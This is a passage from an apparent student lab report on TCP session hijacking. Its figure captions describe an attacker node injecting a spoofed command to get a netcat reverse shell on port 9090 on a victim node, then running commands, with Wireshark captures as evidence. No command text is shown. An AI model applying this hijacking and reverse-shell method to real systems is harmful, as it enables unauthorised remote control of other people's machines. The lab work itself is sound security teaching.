

Figure 19: This figure demonstrates that the att node was able to successfully obtain a reverse shell on the vic node using the command from figure 18. The attack was success because netcat accepted an incoming connection request from the vic node on port 9090. This information is highlighted in a red box at the bottom left of the figure. Furthermore, the Wireshark packet-details window shows that the command was sent to the vic node from the att node, disguised as the leg node.



Figure 20: This figure illustrates the output of the Wireshark window after the att node was able to successfully obtain a reverse shell on the vic node via TCP hijacking. As you can see, in the packet-details window, in the data section is the command that is used to obtain a reverse shell on the vic node. This is at the bottom of the Wireshark window.



Figure 21: This figure demonstrates that the TCP hijacking attack is successful and very effective because the att node is able to obtain a reverse shell on the vic node. With this reverse shell, the att node can execute (malicious) commands on the vic node. In the figure above, on the left side, the att node executed the `ls` command on the vic node. To the right, is the Wireshark output showing the successful status of the command. At the bottom, the att node terminal window shows that its IP address is the vic's node IP address. In other words, the reverse shell is working as intended. This proves that the attack is successful.